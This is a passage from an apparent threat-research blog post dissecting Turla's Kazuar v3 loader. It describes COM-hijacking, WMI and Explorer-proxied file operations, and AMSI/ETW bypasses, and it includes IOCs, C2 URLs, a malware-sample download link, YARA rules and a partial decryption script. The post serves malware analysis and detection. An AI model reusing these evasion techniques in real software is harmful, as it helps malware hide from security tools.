At first, the malware replicates the ADODB.Stream COM object registration from HKEY_CLASSES_ROOT (the machine-wide registry hive) into the HKEY_CURRENT_USER (HKCU) hive to facilitate stealthy file operations, specifically the creation of the COM-visible .NET assembly. Usually, the registration for the ADODB.Stream COM object resides only within the HKEY_CLASSES_ROOT hive and is not present by default in HKCU. By duplicating this COM registration, the malware leverages the Windows COM search order, which inherently prioritizes user-specific (HKCU) entries over system-wide (HKLM) ones. This trick is primarily an evasion technique designed to blindside Endpoint Detection and Response (EDR) tools and other behavioral monitors that often focus their auditing on the standard, machine-wide locations for sensitive COM classes. The following illustration (icon sources) shows the replication procedure:

COM ADODB.Stream replication

To replicate the registration data, the malware initializes a specialized 64-bit session by instantiating the CLSID_WbemLocator object and leverages Windows Management Instrumentation (WMI) via the StdRegProv class. To ensure it interacts with the native 64-bit registry rather than the virtualized WOW64 (Windows-on-Windows 64-bit) views, the malware utilizes a CLSID_WbemContext object. By specifically populating this context with the __ProviderArchitecture and __RequiredArchitecture flags set to 64, it forces the WMI service to not use the Registry Redirector. By offloading the registry replication operations to the WMI service, the actual reads and writes do not originate from the malware process itself, but are instead executed by the legitimate system process wmiprvse.exe.


To create the target folder for the COM-visible .NET assembly, the malware uses COM Shell Automation to interact with the Windows UI. This trick, to create a directory through the operating system’s own shell, makes the activity appear less suspicious. The following illustration shows the process:
COM folder creation

The malware first instantiates the CLSID_ShellWindows class to access the collection of open File Explorer windows. By calling the Item(0) method, it attaches to an active explorer.exe window. It then navigates the shell’s object hierarchy, moving from the Document to the Application property, until it reaches the top-level Shell object. From there, it calls NameSpace to target C:\ and executes NewFolder to create the directories ProgramData\WindowsSupport\Packages\Drivers. Because the request is handled via Remote Procedure Calls (RPC), the folder creation is not attributed to the malware process, but instead appears to come from explorer.exe. This allows the malware to bypass security tools that only monitor for suspicious programs creating directories directly.

I have created a POC for this folder creation method that can be found here: https://github.com/TheEnergyStory/ShellWindowComFolderCreate


Subsequently, the malware decrypts the COM-visible .NET assembly to memory and uses the (replicated) ADODB.Stream COM object to write it to disk as shown in the following illustration:
COM file creation

It first configures the stream’s environment by setting the Type property to 1 (binary mode) to handle raw bytes and the Mode property to 3 (read/write access) to allow buffer manipulation. Once the configuration is set, the malware calls the Open method to initialize the internal memory stream. The decrypted COM-visible .NET assembly bytes are then passed into the stream via the Write method. To move the payload from memory to the target directory, the malware invokes SaveToFile. Finally, it calls the Close method to flush the buffers and terminate the object session, leaving it on the disk under C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg without having called standard file-system APIs directly.

Utilizing the previously instantiated CLSID_WbemLocator object, the malware subsequently creates three distinct COM object registrations in the registry that serve as entry points for the COM-visible .NET assembly jtjdypzmb.yqg, as shown in the following illustration:

COM objects registration creation

The malware registers these three COM objects within the HKEY_CURRENT_USER\Software\Classes\CLSID key to ensure user-level persistence. If the current process is running with administrative privileges, it also creates these entries in the HKEY_LOCAL_MACHINE\Software\Classes\CLSID key to achieve machine-wide impact. By manually creating these entries, the malware replicates the exact registration process usually performed by the legitimate Regasm.exe (assembly registration tool) when exposing a .NET assembly to COM clients. By registering the COM objects in both hives, the malware likely seeks to ensure multi-level persistence and mimic legitimate system-wide software deployments.

Each COM object registration contains the following data:

COM objects registration creation

Each {CLSID} key identifies the component as IbadessasGrvionana and associates it with a unique AppId, while the ProgId provides a user-friendly identifier for the same class. The core of this execution mechanism lies in the InprocServer32 subkey, which specifies mscoree.dll (.NET runtime engine) as the primary handler. Further configuration within this key includes the Assembly and Class strings that define the managed identity and a CodeBase entry pointing directly to the payload at file:///C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg. By locking the RuntimeVersion to v4.0.30319, the malware explicitly targets the .NET Framework 4.0 (and later) CLR, ensuring its assembly loads correctly regardless of which older .NET versions might be present on the system. Setting the ThreadingModel to Both allows it to execute efficiently in any apartment type without performance-degrading marshaling.

Finally, the malware instantiates each of the three registered COM objects to load and execute one the Kazuar v3 payloads (KERNEL, WORKER, BRIDGE) directly from memory as illustrated below:

COM surrogates

To initiate execution, it passes the encrypted Kazuar payload bytes, along with the cryptographic seed 2337973361, to the COM-visible .NET assembly’s public method EeseOleAscaUtcent. When an instance is invoked, the .NET runtime parses the jtjdypzmb.yqg file and bridges the COM gap via Interop, allowing it to run within a dllhost.exe (COM surrogate) under svchost.exe for isolation. This architecture ensures that all subsequent malicious Kazuar activity is attributed to the surrogate process rather than hpbprndi.exe.

Stage 2: COM-Visible .NET Assembly

The COM-visible .NET assembly jtjdypzmb.yqg is a DLL that acts as a bridge between the native loader and the Kazuar .NET payloads. It is also heavily obfuscated with randomized namespace, class, method, variable, … names and contains junk code mixed with real code.

When the native loader initiates COM activation of the COM-visible .NET assembly by calling CoCreateInstance, Windows performs a registry lookup to locate the component’s registration. For a .NET assembly, the InprocServer32 key points to mscoree.dll rather than the DLL itself, a redirection that allows the operating system to hand over control to the managed environment. As the COM-visible .NET assembly registration uses AppID pointing to a GUID, the DLL is configured to use a surrogate. Windows launches dllhost.exe (the COM surrogate) to act as the host process, otherwise mscoree.dll is loaded directly into the caller’s memory space. Once active, mscoree.dll initializes the Common Language Runtime (CLR) and loads the .NET assembly into a secure AppDomain.

To bridge the architectural gap between unmanaged native code and managed .NET code, the CLR creates a COM Callable Wrapper (CCW). This CCW is a memory proxy that presents a standard vtable (virtual function table) to the native caller, making the .NET object appear as a traditional COM component. When the native loader calls the EeseOleAscaUtcent method, it follows a pointer in the CCW’s vtable to a stub inside the CLR, which triggers marshaling. This process converts unmanaged data types into managed .NET objects. Finally, the CLR jumps into the managed execution context of the .NET DLL.

When execution is passed from the native loader to the .NET assembly, its public method EeseOleAscaUtcent is called. This method is contained in the public class IbadessasGrvionana which in turn is part of the global namespace and is defined as follows:

[Guid("13F2FC89-E0C6-40EB-9A8D-945471F6E010")]
[ComVisible(true)]
[ClassInterface(ClassInterfaceType.None)]
public class IbadessasGrvionana
{
    ...
}

At first, a GUID is defined as a unique digital address (CLSID) for the class. By setting ComVisibleAttribute to true, the managed class IbadessasGrvionana is exposed to the unmanaged COM world. By setting the ClassInterfaceType to None it ensures no automatic class interface is generated. This means the class can only provide late-bound access through the IDispatch interface or expose functionality through interfaces implemented explicitly by the class.

The public method EeseOleAscaUtcent is defined as follows:

public void EeseOleAscaUtcent(string DomonokDindesi, byte[] TacGesynfiGesex, string LomsLutDetsRstws, bool RerenconGewoge, bool IlutsChpeAutypetm, bool StrkGechconDrm)
{
    ...
}

The DomonokDindesi parameter establishes the context by defining the module’s folder path on the system. The encrypted Kazuar assembly payload is passed via the TacGesynfiGesex byte array, which remains inert until it is processed using the LomsLutDetsRstws cryptographic seed. To ensure the payload only executes within a specific target environment, the method utilizes three boolean flags (RerenconGewoge, IlutsChpeAutypetm, StrkGechconDrm) to dynamically salt the decryption key with the local user name, domain name and machine name, respectively. The salting process is implemented by conditionally retrieving these environmental strings via helper methods and prepending them to the base key in a specific concatenated sequence: the domain name, followed by the machine name, the user name and finally the original key string LomsLutDetsRstws. This multi-layered approach makes it possible that if the encrypted data is analyzed in a sandbox or a different workstation, the resulting key mismatch prevents the successful decryption and reflective loading of the Kazuar assembly. Despite the availability of these environmental keying parameters to lock the Kazuar execution to a specific target, this option is however not used in this case.

The COM-visible .NET assembly implements the same AMSI and ETW bypasses as the native loader by recreating them as C# function delegates. Using GetModuleHandle and GetProcAddress, the code identifies the memory addresses of native functions such as AmsiScanBuffer and NtTraceControl. It then utilizes GetDelegateForFunctionPointer to map these addresses to managed delegates, allowing the C# environment to execute unmanaged code and modify security buffers at runtime. The execution logic also incorporates GetThreadContext, AddVectoredExceptionHandler and NtContinue to manage low-level control flow. It registers a custom handler via AddVectoredExceptionHandler and uses System.Runtime.InteropServices.Marshal methods to manually manipulate native memory structures and thread states.

At last, it performs the payload decryption and decompression by implementing the Rijndael (AES) algorithm in CBC mode with ISO10126 padding. It derives the cryptographic material by processing the seed string 2337973361 through two different hashing algorithms: the MD5 hash of the string is used to set the initialization vector (IV), while the SHA-256 hash of the same string serves as the decryption key. It then performs a RAW inflate (decompress) on the decrypted data before it finally executes the payload.

Stage 3: Kazuar Payloads

All three Kazuar v3 payloads (KERNEL, WORKER, BRIDGE) are .NET EXE assemblies that are obfuscated with the same algorithm as used for the COM-visible .NET assembly. By employing a modular design, Kazuar divides its execution chain into three specialized components - the kernel, worker and bridge - all of which have distinct roles while sharing a common operational base. The core logic resides in the kernel, which acts as the primary orchestrator. It handles task processing, keylogging, configuration data handling and so on. It is configured to utilize the specific directory C:\ProgramData\WindowsGraphicalDevice to save its data and has the agent label AGN-RR-01.

The worker manages operational surveillance by monitoring the infected host’s environment and security posture, among its various other responsibilities. Its execution logs reveal active tracking of defensive products including Kaspersky Endpoint Security, Symantec, Dr.Web and Windows Defender. Finally, the bridge functions as the communications layer, facilitating data transfer and exfiltration from the local data directory through a series of compromised WordPress plugin paths:

  • https://download.originalapk[.]com/wp-content/plugins/loginizer/styles/
  • https://portal.northernfruit[.]com/wp-content/plugins/file-away/core/
  • https://arianeconseil[.]online/wp-includes/sitemaps/html/

This three-tiered approach allows the malware to maintain modular architecture and also a smaller footprint. However, a detailed analysis of the internal logic of each module is out of scope of this blog post. Palo Alto Networks has a great analysis of Kazuar that is most likely still up-to-date.

Conclusion

Turla’s Kazuar v3 loader represents a sophisticated, multi-stage infection chain designed to bypass modern security layers. It begins with an initial VBScript that serves as the entry point, responsible for dropping and executing the native loader and Kazuar payloads. The native component performs security bypass routines, including the blinding local security monitoring, before using complex control-flow redirection to hand off execution to a COM-visible .NET assembly. A defining characteristic of this threat is its heavy reliance on COM and sideloading via MFC satellite DLLs.

By embedding its execution logic into the Windows COM subsystem, the malware achieves high-level stealth by masquerading its activity as legitimate interactions between trusted system processes. This COM integration facilitates the final stage: the in-memory decryption and loading of the three Kazuar v3 payloads (KERNEL, WORKER, BRIDGE). This modular architecture, the security bypasses and its reliance on the COM subsystem ensure the attack remains resilient, stealthy and specifically created to evade detection.

Files

All malicious files including the legitimate signed printer driver installer from Hewlett-Packard can be downloaded here (pw: “kazuar_infected”): turla_kazuar_v3_loader.zip

IOCs

File hashes (SHA-256):

SHA-256 File name (on disk) File name (internal) 3db10e71dab8710fb69b5c65c48382f43be3e4c79456d7a7abd5a7059873f581 8RWRLT.vbs - 69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4 hpbprndiLOC.dll Hsauxvhwcpicf.dll 866824f2474ad603576b12b83831b2acc12d378f0ef4d0b20df10639b04c44da jtjdypzmb.yqg IbadessasGrvionana.exe befa1695fcee9142738ad34cb0bfb453906a7ed52a73e2d665cf378775433aa8 jayb.dadk - c1f278f88275e07cc03bd390fe1cbeedd55933110c6fd16de4187f4c4aaf42b9 - (KERNEL Kazuar v3) TyntGextctidv.exe 458ca514e058fccc55ee3142687146101e723450ebd66575c990ca55f323c769 kgjlj.sil - 436cfce71290c2fc2f2c362541db68ced6847c66a73b55487e5e5c73b0636c85 - (WORKER Kazuar v3) SthtbMexprVacu.exe b755e4369f1ac733da8f3e236c746eda94751082a3031e591b6643a596a86acb pkrfsu.ldy - 6eb31006ca318a21eb619d008226f08e287f753aec9042269203290462eaa00d - (BRIDGE Kazuar v3) CokeCefshsVeit.exe

IP addresses:

185.126.255.132

DNS addresses:

esetcloud.com

C2 URLs:

https://download.originalapk[.]com/wp-content/plugins/loginizer/styles/
https://portal.northernfruit[.]com/wp-content/plugins/file-away/core/
https://arianeconseil[.]online/wp-includes/sitemaps/html/

Windows directories:

%LOCALAPPDATA%\Programs\HP\Printer\Drive
C:\ProgramData\WindowsSupport\Packages\Drivers
C:\ProgramData\WindowsGraphicalDevice

Windows files:

%LOCALAPPDATA%\Temp\dksuluc.hpn
%LOCALAPPDATA%\Programs\HP\Printer\Drive\hpbprndiLOC.dll
%LOCALAPPDATA%\Programs\HP\Printer\Drive\jayb.dadk
%LOCALAPPDATA%\Programs\HP\Printer\Drive\kgjlj.sil
%LOCALAPPDATA%\Programs\HP\Printer\Drive\pkrfsu.ldy
C:\ProgramData\WindowsSupport\Packages\Drivers\jtjdypzmb.yqg

Windows Registry:

HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{D6BCEDD7-8E53-4769-9826-24954C975AAC}
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{045CE7DB-2160-4067-BB86-0D54E20FA95D}
HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{5806CA31-7A57-4125-AC69-4D597BD5FE38}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{D6BCEDD7-8E53-4769-9826-24954C975AAC}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{045CE7DB-2160-4067-BB86-0D54E20FA95D}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{5806CA31-7A57-4125-AC69-4D597BD5FE38}
Yara Rules

Native Loader:

import "pe"

rule turla_kazuar_v3_native_loader
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's Kazuar v3 native loader"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader/"

    strings:
        $a0 = "%d:%08X"
        $a1 = "Software\\Classes\\" wide
        
        $b0 = {7B 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 2D 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 00 00}

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        all of ($a*) and
        b0 >= 3 and 
        pe.imports("dbghelp.dll", "SymInitialize") and
        pe.imports("dbghelp.dll", "SymCleanup") and
        pe.imports("oleaut32.dll", "SafeArrayAccessData") and
        pe.imports("oleaut32.dll", "SafeArrayUnaccessData") and
        pe.imports("ole32.dll", "StringFromCLSID") and
        pe.imports("ole32.dll", "CLSIDFromProgID") and
        pe.imports("ole32.dll", "CLSIDFromString") and
        pe.imports("ole32.dll", "CoUninitialize")
}

COM-Visible Assembly:

import "pe"

rule turla_kazuar_v3_com_visible_app
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's Kazuar v3 COM-visible application"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-v3-loader/"

    strings:
        $a0 = "GetDelegateForFunctionPointer"
        $a1 = "StackFrame"
        $a2 = "GuidAttribute"
        $a3 = "ComVisibleAttribute"
        $a4 = "ClassInterfaceAttribute"
        $a5 = "UnmanagedFunctionPointerAttribute"
        $a6 = "CompilerGeneratedAttribute"
        $a7 = "System.Reflection"
        $a8 = "CallingConvention"
        $a9 = "TargetInvocationException"
        $a10 = "get_InnerException"

        $b0 = "ResourceManager"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        pe.imports("mscoree.dll", "_CorDllMain") and
        all of ($a*) and
        filesize < 100KB and not
        $b0
}

Kazuar v3 (KERNEL, WORKER, BRIDGE):

import "pe"

rule turla_kazuar_v3
{
    meta:
        author = "Dominik Reichel"
        description = "Detects Turla's KERNEL, WORKER and BRIDGE Kazuar v3"
        date = "2026-01-12"
        reference = "https://r136a1.dev/2026/01/14/command-and-evade-turlas-kazuar-loader/"

    strings:
        $a0 = "FxResources.System.Buffers"
        $a1 = "FxResources.System.Numerics.Vectors"
        $a2 = "Google.Protobuf.Reflection"
        $a3 = "Google.Protobuf.WellKnownTypes"
        $a4 = "Microsoft.CodeAnalysis"
        $a5 = "System.Diagnostics.CodeAnalysis"
        $a6 = "System.Runtime.InteropServices"

        $b0 = "RequestElection"
        $b1 = "LeaderShutdown"
        $b2 = "ClientAnnouncement"
        $b3 = "LeaderAnnouncement"
        $b4 = "Silence"

        $c0 = "ExchangeWebServices"
        $c1 = "WebSocket"
        $c2 = "HTTP"

        $d0 = "AUTOS"
        $d1 = "GET_CONFIG"
        $d2 = "PEEP"
        $d3 = "CHECK"
        $d4 = "KEYLOG"
        $d5 = "SYN"
        $d6 = "TASK_RESULT"
        $d7 = "CHECK_RESULT"
        $d8 = "CONFIG"
        $d9 = "SEND"
        $d10 = "TASK_KILL"
        $d11 = "SEND_RESULT"
        $d12 = "TASK"

    condition:
        uint16(0) == 0x5A4D and
        uint32(uint32(0x3C)) == 0x00004550 and
        pe.imports("mscoree.dll", "_CorExeMain") and
        (
            (
                4 of ($a*) and
                2 of ($b*)
            ) or
            (
                5 of ($a*) and
                all of ($c*)
            ) or
            (
                5 of ($a*) and
                9 of ($d*)
            ) or
            (
                2 of ($b*) and
                2 of ($c*)
            ) or
            (
                2 of ($b*) and
                6 of ($d*)
            ) or
            (
                all of ($b*)
            ) or
            (
                10 of ($d*)
            )
        )
}
Appendix

IDAPython strings decryption script:

"""
IDA Python script to decrypt strings in Turla's Kazuar v3 loader
Sample SHA-256: 69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4

Tested with IDA Pro 9.1
"""

import idautils
import idaapi
import idc

from dataclasses import dataclass
from typing import Optional
from enum import Enum, auto


class Algorithm(Enum):
    ONE = auto()
    TWO = auto()


DECRYPTION_FUNCTIONS = [
    (Algorithm.ONE, 0x1D4CBCA30),
    (Algorithm.ONE, 0x1D4CBC190),
    (Algorithm.TWO, 0x1D4CBC3E0)
]


@dataclass
class DecryptionData:
    encrypted_string_address: Optional[str] = None
    encrypted_string_length: Optional[str] = None
    key_1: Optional[str] = None  # Algorithm 1
    key_2: Optional[str] = None  # Algorithm 1
    key_3: Optional[str] = None  # Algorithm 1

    def is_complete(self, algo: Algorithm) -> bool:
        result = False

        if algo == Algorithm.ONE:
            result = None not in (
                self.encrypted_string_address,
                self.encrypted_string_length,
                self.key_1,
                self.key_2,
                self.key_3
            )
        elif algo == Algorithm.TWO:
            result = (self.encrypted_string_address is not None and
                      self.encrypted_string_length is not None)

        return result


def is_number(str_num: str) -> bool:
    result = True

    try:
        float(str_num)
    except ValueError:
        result = False

    return result


def set_decompilation_comment(comment: str, address: int) -> None:
    # Copy&pasted and adjusted from:
    # https://github.com/GDATAAdvancedAnalytics/IDA-Python/blob/master/Trickbot/stringDecryption.py#L104
    cfunc = idaapi.decompile(address)

    eamap = cfunc.get_eamap()
    decomp_obj_address = eamap[address][0].ea

    tl = idaapi.treeloc_t()
    tl.ea = decomp_obj_address

    comment_set = False
    for itp in range(idaapi.ITP_SEMI, idaapi.ITP_COLON):
        tl.itp = itp
        cfunc.set_user_cmt(tl, comment)
        cfunc.save_user_cmts()
        _ = cfunc.__str__()
        if not cfunc.has_orphan_cmts():
            comment_set = True
            cfunc.save_user_cmts()
            break
        cfunc.del_orphan_cmts()

    if not comment_set:
        print(f'[-] Please set {comment} to line {hex(int(address))} manually')


def decrypt(data: DecryptionData, algo: Algorithm) -> str:
    result = ''
    encrypted_string = idc.get_bytes(int(data.encrypted_string_address, 16),
                                     int(data.encrypted_string_length, 16))

    if algo == Algorithm.ONE:
        k1, k2, k3 = (bytes.fromhex(getattr(data, f'key_{i}'))[0] for i in range(1, 4))

        for x in range(len(encrypted_string)):
            k3 = k2 + (k1 * k3 & 0xFF) & 0xFF
            xored = k3 ^ encrypted_string[x]
            result += chr(xored)
    elif algo == Algorithm.TWO:
        k1 = 0x8B5AA471
        k2 = 0x19660D
        k3 = 0x3C6EF35F

        for x in range(len(encrypted_string)):
            if (x & 3) == 0:
                k1 = (k3 + (k2 * k1)) & 0xFFFFFFFF

            xor_key = (k1 >> ((x & 3) << 3)) & 0xFF
            xored = xor_key ^ encrypted_string[x]
            result += chr(xored)

    return result


def normalize_operand(value: str) -> str:
    result = value.removesuffix('h').lstrip('0') or '0'

    return result[-2:].zfill(2)


def assign_if_empty(attr_name: str, value: str) -> bool:
    if not getattr(df_obj, attr_name):
        setattr(df_obj, attr_name, normalize_operand(value))

        return True

    return False


for algorithm, decryption_function in DECRYPTION_FUNCTIONS:
    xrefs = idautils.CodeRefsTo(decryption_function, 1)

    for ref in xrefs:
        current_instruction = ida_ua.insn_t()
        ea = prev_head(ref)
        df_obj = DecryptionData()

        while True:
            ida_ua.decode_insn(current_instruction, ea)
    
            mnemonic = current_instruction.get_canon_mnem()
            operand_1 = idc.print_operand(ea, 0)
            operand_2 = idc.print_operand(ea, 1)

            if mnemonic == 'lea' and operand_1 == 'rcx' and operand_2.startswith('unk_'):
                if not df_obj.encrypted_string_address:
                    df_obj.encrypted_string_address = operand_2.removeprefix('unk_')
            elif algorithm == Algorithm.ONE and mnemonic == 'mov':
